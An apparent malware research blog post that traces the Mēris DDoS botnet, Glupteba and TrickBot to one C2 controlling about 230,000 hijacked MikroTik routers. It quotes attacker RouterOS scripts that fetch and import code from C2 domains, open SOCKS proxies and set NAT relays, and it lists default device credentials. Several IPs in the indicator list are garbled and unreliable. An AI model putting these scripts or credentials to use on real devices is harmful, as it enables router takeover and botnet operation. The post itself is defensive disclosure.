

Mēris and TrickBot standing on the shoulders of giants

 decoded.avast.io/martinhron/meris-and-trickbot-standing-on-the-shoulders-of-giants/

March 18, 2022



by [Martin Hron](#) March 18, 2022 19 min read

This is the story of piecing together information and research leading to the discovery of one of the largest **botnet-as-a-service** **cybercrime operations** we've seen in a while. This research reveals that a cryptomining malware campaign we reported in **2018**, **Glupteba malware**, **significant DDoS attacks** targeting several companies in Russia, including Yandex, as well as in New Zealand, and the United States, and presumably also the TrickBot malware were all distributed by the same C2 server. I strongly believe the C2 server serves as a botnet-as-a-service controlling nearly **230,000** vulnerable MikroTik routers, and may be the **Meris** botnet **QRator Labs** described in their blog post, which helped carry out the aforementioned **DDoS** attacks. Default credentials, several vulnerabilities, but most importantly the **CVE-2018-14847** vulnerability, which was publicized in 2018, and for which **MikroTik** issued a fix for, allowed the cybercriminals behind this botnet to enslave all of these routers, and to presumably rent them out as a service.

The evening of July 8, 2021

As a fan of MikroTik routers, I keep a close eye on what's going on with these routers. I have been tracking MikroTik routers for years, reporting a **crypto mining campaign abusing the routers** as far back as **2018**. The mayhem around MikroTik routers began in **2018** mainly thanks to vulnerability **CVE-2018-14847**, which allowed cybercriminals to very easily bypass authentication on the routers. Sadly, many MikroTik routers were left unpatched, leaving their default credentials exposed on the internet.

Naturally, an email from our partners, sent on **July 8, 2021**, regarding a **TrickBot** campaign landed in my inbox. They informed us that they found a couple of new **C2** servers that seemed to be hosted on **IoT** devices, specifically **MikroTik** routers, sending us the **IPs**. This immediately caught my attention.

MikroTik routers are pretty robust but run on a `proprietary OS`, so it seemed unlikely that the routers were hosting the C2 binary directly. The only logical conclusion I could come to was that the servers were using enslaved MikroTik devices to proxy traffic to the next tier of C2 servers to hide them from malware hunters.

I instantly had deja-vu, and thought “They are misusing that vulnerability aga...”.

Opening Pandora’s box full of dark magic and evil

Knowing all this, I decided to experiment by deploying a `honeypot`, more precisely a vulnerable version of a MikroTik cloud router exposed to the internet. I captured all the traffic and logged everything from the virtual device. Initially, I thought, let’s give it a week to see what’s going on in the wild.

In the past, we were only dealing with already compromised devices seeing the state they had been left in, after the fact. I was hoping to observe the initial compromise as it happened in real-time.

Exactly `15 minutes` after deploying the honeypot, and it’s important to note that I intentionally changed the `admin` username and `password` to a really strong combination before activating it, I saw someone logging in to the router using the infamous CVE described above (which was later confirmed by `PCAP` analysis).

We’ve often seen fetch scripts from various domains hidden behind Cloudflare proxies used against compromised routers.

But either by mistake, or maybe intentionally, the first fetch that happened after the attacker got inside went to:

```
/tool fetch url=http://bestony.club/poll/166a9442-d3aa-418d-b444-6b3672b866d1
```

`bestony.club` at that time was not hidden behind `Cloudflare` and resolved directly to an IP address (`116.202.93.14`), a VPS hosted by `Hetzner` in Germany. This first fetch served a script that tried to fetch additional scripts from the other domains.

```

:do { /system scheduler set U3 name="U7" on-event="/tool
      fetch url=http://globalmoby.xyz/poll/166a9442-d3aa-418d-b444-6b3672b866d1
      mode=http dst-path=7xe7zt46hb08\r\n/import 7xe7zt46hb08" } on-error={ :put "U3 not found"}
:do { /system scheduler set U4 name="U7" on-event="/tool
      fetch url=http://globalmoby.xyz/poll/166a9442-d3aa-418d-b444-6b3672b866d1
      mode=http dst-path=7xe7zt46hb08\r\n/import 7xe7zt46hb08" } on-error={ :put "U4 not found"}
:do { /system scheduler set U5 name="U7" on-event="/tool
      fetch url=http://globalmoby.xyz/poll/166a9442-d3aa-418d-b444-6b3672b866d1
      mode=http dst-path=7xe7zt46hb08\r\n/import 7xe7zt46hb08" } on-error={ :put "U5 not found"}
:do { /system scheduler set U6 name="U7" on-event="/tool
      fetch url=http://globalmoby.xyz/poll/166a9442-d3aa-418d-b444-6b3672b866d1
      mode=http dst-path=7xe7zt46hb08\r\n/import 7xe7zt46hb08" } on-error={ :put "U6 not found"}
:do { /system scheduler set U7 name="U7" on-event="/tool
      fetch url=http://globalmoby.xyz/poll/166a9442-d3aa-418d-b444-6b3672b866d1
      mode=http dst-path=7xe7zt46hb08\r\n/import 7xe7zt46hb08" } on-error={ :put "U7 not found"}

```

What is the intention of this script you ask? Well, as you can see, it tries to overwrite and rename all existing scheduled scripts named **U3**, **U4**..**U7** and set scheduled tasks to repeatedly import script fetched from the particular address, replacing the first stage “**bestony.info**” with “**globalmoby.xyz**”. In this case, the domain is already hidden behind **CloudFlare** to minimize likeness to reveal the real IP address if the C2 server is spotted.

The second stage of the script, pulled from the C2, is more concrete and meaningful:

```

:do { /system scheduler set U7 interval=00:03:00 } on-error={ :put "U7 not found"}
:do { /ip service disable telnet } on-error={ :put "disable telnet error"}
:do { /ip service disable api } on-error={ :put "disable api error"}
:do { /ip service disable api-ssl } on-error={ :put "disable api-ssl error"}
:do { /ip service set ssh port= } on-error={ :put "set ssh port error"}
:do { /ip socks set enabled=yes } on-error={ :put "socks enable error"}
:do { /ip socks set port=5678 } on-error={ :put "set socks port error"}
:do { /ip firewall filter add action=accept chain=input disabled=no dst-port=5678
      protocol=tcp place-before=1 } on-error={ :put "firewall error"}

```

It hardens the router by closing all management interfaces leaving only SSH, and WinBox (the initial attack vector) open and enables the **SOCKS4** proxy server on port **5678** .

Interestingly, all of the **URLS** had the same format:

```
http://[domainname]/poll/[GUID]
```

The logical assumption for this would be that the same system is serving them, if **bestony.club** points to a real IP, while **globalmoby.xyz** is hidden behind a proxy, **Cloudflare** probably hides the same IP. So, I did a quick test by issuing:

```

curl --user-agent "MikroTik/6.x Fetch" --header "Host: globalmoby.xyz"
      http://116.202.93.14/poll/166a9442-d3aa-418d-b444-6b3672b866d2

```

And it worked! Notice two things here; it's necessary to put a `--user-agent` header to imitate the router; otherwise, it won't work. I found out that the `GUID` doesn't matter when issuing the request for the first time, the router is probably registered in the database, so anything that fits the `GUID` format will work. The second observation was that every `GUID` works only once or has some rate limitation. Testing the endpoint, I also found that there is a bug or a "silent error" when the end of the URL doesn't conform to the `GUID`, for example:

```
curl --user-agent "MikroTik/6.x Fetch" --header "Host: globalmoby.xyz"
http://116.202.93.14/poll/whatever
```

It works too, and it works consistently, not just once. It seems when inserting the URL into the database, an error/exception is thrown, but because it is silently ignored, nothing is written into the database, but still the script is returned (which is quite interesting, that would mean the scripts are not exactly tied to the ID of the victim).

Listing used domains

The `bestony.club` is the first stage, and it gets us the second stage script and Cloudflare hidden domain. You can see the `GUID` is reused throughout the stages. Provided all that we've learned, I tried to query the

```
http://bestony.club/poll/166a9442-d3aa-418d-b444-6b3672b866d1
```

It worked several times, and as a bonus, it was returning different domains now and then. So by creating a simple script, we "generated" a list of domains being actively used.

domain	IP	ISP
bestony.club	116.202.93.14	Hetzner, DE
massgames.space	multiple	Cloudflare
widechanges.best	multiple	Cloudflare
weirdgames.info	multiple	Cloudflare
globalmoby.xyz	multiple	Cloudflare
specialword.xyz	multiple	Cloudflare
portgame.website	multiple	Cloudflare
strtz.site	multiple	Cloudflare

The evil spreads its wings

Having all these domains, I decided to pursue the next step to check whether all the hidden domains behind Cloudflare are actually hosted on the same server. I was closer to thinking that the central C&C server was hosted there too. Using the same trick, querying the IP directly with the `host header`, led to the already expected conclusion:

Yes, all the domains worked against the `IP`, moreover, if you try to query a `GUID`, particularly using the `host headers` trick:

```
curl --user-agent "MikroTik/6.x Fetch" --header "Host: globalmoby.xyz"
http://116.202.93.14/poll/166a9442-d3aa-418d-b444-6b3672b866dA
```

It won't work again using the full URL and vice versa.

```
curl --user-agent "MikroTik/6.x Fetch"
http://globalmoby.xyz/poll/166a9442-d3aa-418d-b444-6b3672b866dA
```

Which returns an error as the GUID has been already registered by the first query, proving that we are accessing the same server and data.

Obviously, we found more than we asked for, but that was not the end.

A short history of CVE-2018-14847

It all probably started back in `2018`, more precisely on `April 23`, when Latvian hardware company `MikroTik` publicly announced that they fixed and released an update for their very famous and widely used routers, patching the `CVE-2018-14847` vulnerability. This vulnerability allowed anyone to literally download the user database and easily decode passwords from the device remotely by just using a few packets through the exposed administrative protocol `TCP` port `8291`. The bar was low enough for anyone to exploit it, and no force could have pushed users to update the firmware. So the outcome was as expected: Cybercriminals had started to exploit it.

The root cause

Tons of articles and analysis of this vulnerability have been published. The original explanation behind it was focused more on how the `WinBox` protocol works and that you can ask a file from the router if it's not considered as sensitive in `pre-auth` state of communication. Unfortunately, in the reading code path there is also a `path traversal vulnerability` that allows an attacker to access any file, even if it is considered as sensitive. The great and detailed explanation is in this post from [Tenable](#). The researchers also found that this path traversal vulnerability is shared among other "API functions" handlers, so it's also possible to write an arbitrary file to the router using the same trick, which greatly enlarges the attack surface.

Messy situation

Since then, we've been seeing plenty of different strains misusing the vulnerability. The first noticeable one was `crypto mining` malware cleverly setting up the router using standard functions and built-in proxy to inject crypto mining JavaScript into every `HTTP` request being made by users behind the router, amplifying the financial gain greatly. More in our [Avast blog post](#) from `2018` .

Since then, the vulnerable routers resembled a war field, where various attackers were fighting for the device, overwriting each other's scripts with their own. One such noticeable strain was Glupteba misusing the router and installing scheduled scripts that repeatedly reached out for commands from C2 servers to establish a `SOCKS` proxy on the device that allowed it to anonymize other malicious traffic.

Now, we see another active campaign is being hosted on the same servers, so is there any remote possibility that these campaigns are somehow connected?

Closing the loop

As mentioned before, all the leads led to this one particular IP address (which doesn't work anymore)

`116.202.93.14`

It was more than evident that this IP is a C2 server used for an ongoing campaign, so let's find out more about it, to see if we can find any ties or indication that it is connected to the other campaigns.

It turned out that this particular IP has been already seen and resolved to various domains. Using the RISKIQ service, we also found one eminent domain `tik.anyget.ru` . When following the leads and when digging deeper and trying to find malicious samples that access the particular host, we bumped into this interesting sample:

`a0b07c09e5785098e6b660f93097f931a60b710e1cf16ac554f10476084bffc`

The sample was accessing the following URL, directly

`http://tik.anyget.ru/api/manager` from there it downloaded a JSON file with a list of IP addresses. This sample is `ARM32 SOCKS` proxy server binary written in `Go` and linked to the `Glupteba` malware campaign. The first recorded submission in VirusTotal was from `November 2020` , which fits with the Glupteba outbreak.


```
GET /api/manager HTTP/1.1
Host: tik.anyget.ru
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 27 Jul 2021 10:30:09 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.1
Vary: Accept
```

```
[163.172.77.149",135.148.122.136",173.208.190.178",168.119.150.114",217.23.133.116",37.252.15.249",188.255.79.248",91.77.163.159",46.229.172.223",185.173.38.9",91.215.91.238",46.98.220.78",45.140.147.236",112
.41.56.253",94.142.141.221",46.161.7.130",176.9.157.177",222.93.202.97",65.21.95.241",175.4.241.173",185.174.150.149",94.130.140.93",108.61.241.184",94.154.180.288",144.76.177.115",5.9.54.185",
86.185.25.218",76.164.203.218",176.152.213.111",78.46.215.249",27.78.13.110",154.219.1.38",91.185.138.77",91.232.92.2",217.23.5.50",147.124.223.127",189.248.46.32",196.248.245.69",149.56.177.115",136.60.180.1
80",17.79.8.181",14.155.220.69",185.236.79.24",178.63.141.233",212.86.180.43",207.140.8.162",45.88.186.58",37.78.36.71",5.9.78.164",54.39.180.228",38.60.49.122",217.15.215.161",108.166.73.200",123.16.154.227",
47.90.245.164",31.132.172.208",103.66.77.208",5.181.22.28",190.2.132.62",194.44.39.76",145.239.150.28",77.246.156.153",212.180.220.83",119.8.168.236",94.74.95.5",194.1.236.243",109.87.2.49",173.254.201.195",
78.47.151.44",65.21.130.60",116.203.177.72",5.188.159.26",142.4.121.217",95.216.212.199",185.174.100.149",43.129.6.46",194.226.139.22",109.87.202.161",37.252.95.153",91.193.172.131",213.227.139.185",185.177.12
6.49",63.35.211.88",78.48.217.88",194.1.236.77",95.216.80.151",171.13.131.192",178.151.176.182",95.215.205.241",88.218.17.185",88.218.17.250",39.181.187.81",37.18.21.142",135.181.178.100",46.21.250.158",193.2
39.56.238",49.12.60.58",89.180.84.80",213.24.132.120",175.180.140.47",218.233.40.252",178.63.141.227",51.9.205.189",123.20.145.38",162.243.14.181",66.42.32.14",180.160.136.154",185.183.35.93",94.39.198.251",
49.36.239.211",188.170.173.10",31.184.218.233",185.219.221.241",5.13.112.8",144.202.5.210",185.63.190.129",85.206.9.163",90.8.228.226",184.164.94.135",5.44.41.62",108.61.161.138",31.171.152.37",5.210.137.1",
95.216.17.17",213.227.139.115",135.181.187.2",149.202.88.235",135.181.45.180",87.245.159.28",157.90.134.111",190.7.186.109",157.90.181.134",185.227.213.135",144.76.133.50",188.241.177.131",103.156.91.194",193
111.198.227",113.208.245.33",93.126.76.84",213.180.196.237",85.234.185.214",14.228.83.228",89.163.135.139",173.209.53.90",45.78.62.104",142.202.240.145",46.150.18.43",54.36.189.162",45.141.87.42",93.79.175.25
1",135.181.28.17",157.98.148.267",194.20.71.59",86.126.25.182",45.142.212.202",213.178.39.222",42.113.179.168",185.174.101.139",115.138.219.156",159.69.38.88",188.168.153.183",51.254.47.144",45.32.173.81",223
152.156.82",216.128.136.135",116.3.204.217",216.128.143.231",104.238.144.33",38.68.49.135",142.202.240.75",162.55.108.139",128.109.196.173",45.77.215.85",185.174.100.250",79.124.62.59",95.216.185.135",115.148
143.141",171.5.214.73",188.0.169.254",34.72.49.91",90.151.236.77",95.217.177.72",90.150.251.8",31.204.190.23",135.181.60.66",51.81.173.215",94.26.228.54",185.41.152.136",109.184.117.29",78.46.81.84",185.22.23
5.68",185.111.218.35",78.46.43.142",185.78.29.189",95.213.156.26",95.217.57.238",176.90.2.195",194.87.234.195",173.249.24.73",185.254.190.238",92.242.36.284",46.229.214.12",5.61.59.90",134.209.255.194",178.21
4.249.66",95.213.146.122",116.202.85.183",92.124.206.191",178.163.19.59",185.80.234.159",89.223.90.140",45.76.49.198",93.115.29.120",93.115.29.122",190.208.116.62",107.6.181.195",51.75.52.3",5.189.190.181",161
35.152.100",194.67.196.138",188.163.18.16",37.46.60.23",144.76.71.185",159.224.21.75",65.21.95.116",135.181.195.152",47.115.186.168",185.222.59.3",80.78.249.38",134.209.17.3",121.36.155.17",158.255.2.18",38
145.206.222",194.67.223.93",185.254.190.179",185.27.192.167",13.87.135.155",141.185.67.188",46.182.25.19",13.74.48.11",94.183.95.21",93.179.69.77",65.21.141.34",46.4.67.233",138.201.221.218",185.163.47.197",5
9.19.234",92.114.205.149",178.159.37.170",66.42.97.190",89.163.146.181",54.39.190.240",91.121.86.122",5.61.48.20",136.243.146.133",185.151.240.230",117.4.88.220",5.153.140.165",5.180.220.158",185.191.34.209",
116.202.125.248",45.67.228.241",185.42.221.189",63.141.249.242",187.155.162.9",35.237.104.101",51.222.29.210",157.98.14.130",213.183.56.58",171.252.155.128",195.245.113.206",185.230.141.250",5.189.191.140",95
216.97.132",138.201.30.132",185.143.173.142",213.166.69.78",51.79.236.128",94.26.228.67",185.254.189.240",151.52.104.192",104.37.172.9",185.137.234.170",185.137.234.170",51.89.207.177",73.136.203.289",51.81.196.146",51.81.196.146
79.180",185.127.24.178",144.76.26.238",91.121.132.92",144.217.73.111",93.189.207.76",85.234.117.200",45.139.185.44",45.86.201.108",135.181.19.112",46.21.258.45",42.119.78.8",91.190.77.54",14.231.208.508",217
140.142.11",135.148.12.159",116.203.27.211",87.251.71.187",37.8.13.238",173.8.50.188",68.155.35.25",95.211.203.139",85.203.44.94",135.181.7.68",185.163.45.15",185.140.235.97",43.242.201.130",65.21.94.220",132
145.183.195",91.213.38.54.211",216.244.85.211",157.90.206.42",113.176.7.136",135.181.222.15",89.263.75.140",45.76.49.198",135.181.223.102",144.91.69.185",185.163.45.110",85.254.72.26",104.194.77.177",176.9.2.243
162.55.181.41",183.89.207.67",51.81.196.133",178.154.285.89",164.132.202.31",65.21.175.173",173.249.35.92",92.53.64.42",5.181.156.31",1.53.113.185",77.247.127.203",137.74.4.157",192.138.62.166",51.81.196.146
155.94.168.22",94.183.95.138",65.21.196.24",94.26.226.67",135.181.165.30",184.179.187.177",217.182.42.145",84.244.47.74",737.143.11.809",181.43.199.74",135.181.187.3",185.192.78.92",185.21.285.157",52.149.15
172",5.79.118.193",46.229.170.113",91.213.144.134",148.251.78.140",54.38.216.193",92.85.29.158",138.201.213.27",77.238.240.189",85.206.9.206",88.119.154.176",185.201.187.192",176.9.12.30",94
76.153.113",62.4.21.181",216.126.58.151",188.62.123.127",173.232.146.48",148.251.154.230",34.76.153.98",172.255.232.5",167.172.141.64",195.201.83.229",82.146.58.77",198.211.106.104",136.243.39.99",144.76.182.1
83",213.166.69.18",138.201.254.94",144.76.167.182",168.119.158.235",159.69.68.152",8.38.89.137",45.135.164.89",136.244.119.110",94.130.143.122",46.181.2.70",138.201.244.255",51.15.162.138",195.189.99.96",116
203.20.184",85.254.76.4",51.210.240.115",212.76.120.90",176.11.5.54",88.90.160.200",180.240.46.40",176.9.137.3",216.18.206.82",54.37.205.174",178.63.100.118",95.141.193.251",163.172.24.109",185.141.207.133",2
87.108.222.106",116.202.232.8",89.180.84.235",91.122.30.68",51.89.98.31",198.37.112.198",190.2.133.126",45.82.16",88.99.226.200",116.202.112.215",213.174.153.205",89.200.236.21",138.201.178.10",87.251.75.239
194.87.248.248",209.205.197.147",209.205.219.20",176.9.37.183",148.251.176.199",88.99.212.49",176.9.112.168",94.130.37.125",91.193.180.28",18.203.68.28",157.90.176.30",185.125.204.61",37.9.13.217",81.171.25
185",51.222.42.61",135.181.165.29",193.57.40.212",37.48.185.184",209.205.219.4",69.30.190.147",89.142.194.111",209.205.218.24",178.250.156.73",81.171.31.246",135.181.183.198",116.202.132.182",144.76.183.211
173.231.56.234",92.53.65.123",185.186.143.111",117.4.246.32",94.37.81.170",184.167.11.5",94.130.137.230",78.46.242.40",74.222.1.18",81.171.25.97",176.100.144.220",65.21.74.94",222.252.10.56",144.76.183.187",2
176.124.145.30",222.252.10.68",172.185.204.126",135.181.115.217",135.181.6.234",103.156.90.47",222.252.10.55",62.113.113.132",198.147.25.26",103.207.37.103",183.139.45.191",181.215.247.236",222.252.18.24",31
207.47.77",222.252.10.1",77.232.124",37.1.211.76",185.156.72.285",37.9.13.95",65.21.75.253",45.32.121.246",81.171.25.107",222.252.10.71",213.202.230.238",157.90.91.113",27.72.60.36",195.138.65.5",40.79.23
189",136.243.22.144",95.55.156.13",193.188.22.69",193.188.20.192",95.215.205.115",213.202.230.49",112.165.184.113",91.200.52.35",159.69.68.68",91.213.251.47",195.123.218.66",94.130.143.149",5.61.59.177",5.45
71.177",51.81.173.219",84.38.180.115",45.146.165.225",185.197.161.75",185.200.241.91",46.252.46.21",178.63.65.189",146.8.77.137",159.69.71.252",45.137.23.08",161.35.68.190",108.246.224.154",173.200.155.58",95
217.74.219",88.198.56.239",194.226.171.212",69.30.231.66",135.181.1.207",210.245.54.44",5.45.69.254",103.9.159.141",185.153.196.45",77.123.94.165",213.166.69.127",5.188.158.81",95.216.187.232",91.213.251.169
```

It seems that the Glupteba malware campaign used the same server.

When requesting the URL <http://tik.anyget.ru> I was redirected to the <http://routers.rip/site/login> domain (which is again hidden by the Cloudflare proxy) however, what we got will blow your mind:



C2

control panel

This is a control panel for the orchestration of enslaved MikroTik routers. As you can see, the number at the top displays the actual number of devices, close to 230K of devices, connected into the botnet. To be sure, we are still looking at the same host we tried:

```
curl --user-agent "MikroTik/6.x Fetch" --header "Host: routers.rip"
http://116.202.93.14/site/login
```

And it worked. Encouraged by this, I also tried several other IoCs from previous campaigns:

From the crypto mining campaign back in 2018:


```
curl --user-agent "MikroTik/6.x Fetch" --header "Host: ciskotik.com"
http://116.202.93.14/poll/whatever

curl --user-agent "MikroTik/6.x Fetch" --header "Host: ciskotik.com"
http://116.202.93.14/api/scheduler
```

To the Glupteba sample:

```
curl --user-agent "MikroTik/6.x Fetch" --header "Host: tik.anyget.ru"
http://116.202.93.14/api/manager
```

All of them worked. Either all of these campaigns are one, or we are witnessing a botnet-as-a-service. From what I've seen, I think the second is more likely. When browsing through the control panel, I found one section that had not been password protected, a presets page in the control panel:



The screenshot shows a web interface with a sidebar on the left containing navigation items: Dashboard, Routers, Commands, VPN, Mikrotik Configs, and Presets. The main content area is titled 'Пресеты' (Presets) and features a 'Создать пресет' (Create preset) button. Below this, it indicates 'Showing 1-4 of 4 items.' and displays a table with the following data:

ID	Name	View	Update
2	INIT	View	Update
4	VPN	View	Update
6	VPN2	View	Update
8	RUOFF	View	Update

Configuration presets on C2 server

The oddity here is that the page automatically switches into Russian even though the rest stays in English (intention, mistake?). What we see here are configuration templates for MikroTik devices. One in particular tied the loop of connecting the pieces together even more tightly. The VPN configuration template

- Dashboard >
- Routers >
- Commands >
- VPN >
- Mikrotik Configs >
- Presets >

Routers: 231464
→] Log out

Редактировать
Удалить

ID	4
Name	VPN

Command

Add

Showing 1-1 of 1 item.

ID	Pid	Command
20	4	/interface l2tp-client add name=lvpn keepalive-timeout=60 user=%VPNUSER% password=%VPNPASS% connect-to=%VPNSERVER% disabled=no profile=default

VPN preset that confirms that what we see on routers came from here

This confirms our suspicion, because these exact configurations can be found on all of our honeypots and affected routers:

```

/interface l2tp-client
add connect-to=s67.eeongous.com disabled=no name=lvpn password=pass4941753 \
profile=default user=user4941753
```

Having all these indications and IoCs collected, I knew I was dealing with a trove of secrets and historical data since the beginning of the outbreak of the **MikroTik** campaign. I also ran an IPV4 thorough scan for socks port **5678**, which was a strong indicator of the campaign at that time, and I came up with almost **400K** devices with this port opened. The socks port was opened on my honeypot, and as soon as it got infected, all the available bandwidth of 1Mbps was depleted in an instant. At that point, I thought this could be the enormous power needed for DDoS attacks, and then two days later...

Mēris

On **September 7, 2021**, **QRator Labs** published a blog post about a new botnet called Mēris. Mēris is a botnet of considerable scale misusing MikroTik devices to carry out one of the most significant **DDoS** attacks against **Yandex**, the biggest search engine in

Russia , as well as attacks against companies in Russia , New Zealand , and the United States . It had all the features I've described in my investigation.

The day after the publication appeared, the C2 server stopped serving scripts, and the next day, it disappeared completely. I don't know if it was a part of a legal enforcement action or just pure coincidence that the attackers decided to bail out on the operation in light of the public attention on Mēris. The same day my honeypots restored the configuration by closing the SOCKS proxies.

TrickBot

As the IP addresses mentioned at the very beginning of this post sparked our wild investigation, we owe TrickBot a section in this post. The question, which likely comes to mind now is: "Is TrickBot yet another campaign using the same botnet-as-a-service?". We can't tell for sure. However, what we can share is what we found on devices. The way TrickBot proxies the traffic using the NAT functionality in MikroTik usually looks like this:

```
add action=dst-nat chain=dstnat dst-address=<router IP>
    dst-port=<443|449|80> protocol=tcp
    to-addresses=<external public IP> to-ports=<80|447|443|8001...>
```

typical rule found on TrickBot routers to relay traffic from victim to the hidden C2 server, the ports might vary greatly on the side of hidden C2, on Mikrotik side, these are usually 443,447 and 80, see loC section

Part of loC fingerprint is that usually, the same rule is there multiple times, as the infection script doesn't check if it is already there:

```
add action=dst-nat chain=dstnat dst-address=103.243.104.60 dst-port=443 \
    protocol=tcp to-addresses=173.209.53.50 to-ports=443
add action=dst-nat chain=dstnat dst-address=103.243.104.60 dst-port=443 \
    protocol=tcp to-addresses=173.209.53.50 to-ports=443
add action=masquerade chain=srcnat src-address=103.243.104.60
add action=dst-nat chain=dstnat dst-address=103.243.104.60 dst-port=443 \
    protocol=tcp to-addresses=173.209.53.50 to-ports=443
add action=dst-nat chain=dstnat dst-address=103.243.104.60 dst-port=443 \
    protocol=tcp to-addresses=173.209.53.50 to-ports=443
add action=masquerade chain=srcnat src-address=103.243.104.60
```

example of the infected router, please note that rules are repeated as a result of the infection script not checking prior existence. You can also see the masquerade rules used to allow the hidden C2 to access the internet through the router


Although in the case of TrickBot we are not entirely sure if this could be taken as proof, I found some shared loCs, such as

- Outgoing PPTP/L2TP VPN tunnel on domains
`/interface l2tp-client add connect-to=<sxx.eeongous.com|sxx.leapproach.info> disabled=no name=lvpn password=<passXXXXXXX> profile=default user=<userXXXXXXX>`
- Scheduled scripts / SOCKS proxies enabled as in previous case
- Common password being set on most of the TrickBot MikroTik C2 proxies

It's, however, not clear if this is a pure coincidence and a result of the router being infected more than once, or if the same C2 was used. From the collected NAT translation, I've been able to identify a few IP addresses of the next tier of TrickBot C2 servers (see [IoCs](#) section).

Not only MikroTik used by TrickBot

When investigating the [TrickBot](#) case I saw (especially after the Mēris case was published) a slight shift over time towards other IoT devices, other than MikroTik. Using the SSH port fingerprinting I came across several devices with an SSL certificate leading to [LigoWave](#) devices. Again, the modus operandi seems to be the same, the initial vector of infection seems to be default credentials, then using capabilities of the device to proxy the traffic from the [public IP](#) address to [TrickBot "hidden" C2 IP](#) address.



Typical login screen on

LigoWave AP products

To find the default password it took 0.35 sec on Google 😊

About 8,480 results (0.35 seconds)

The default login and password of the LigoPTP device are **admin** and **admin01** respectively.



Google search result

The same password can be used to login into the device using **SSH** as admin with full privileges and then it's a matter of using **iptables** to set up the same NAT translation as we saw in the MikroTik case

```
(kali@lab)~$ ssh admin@192.168.1.226
admin@192.168.1.226's password:
# uname -a
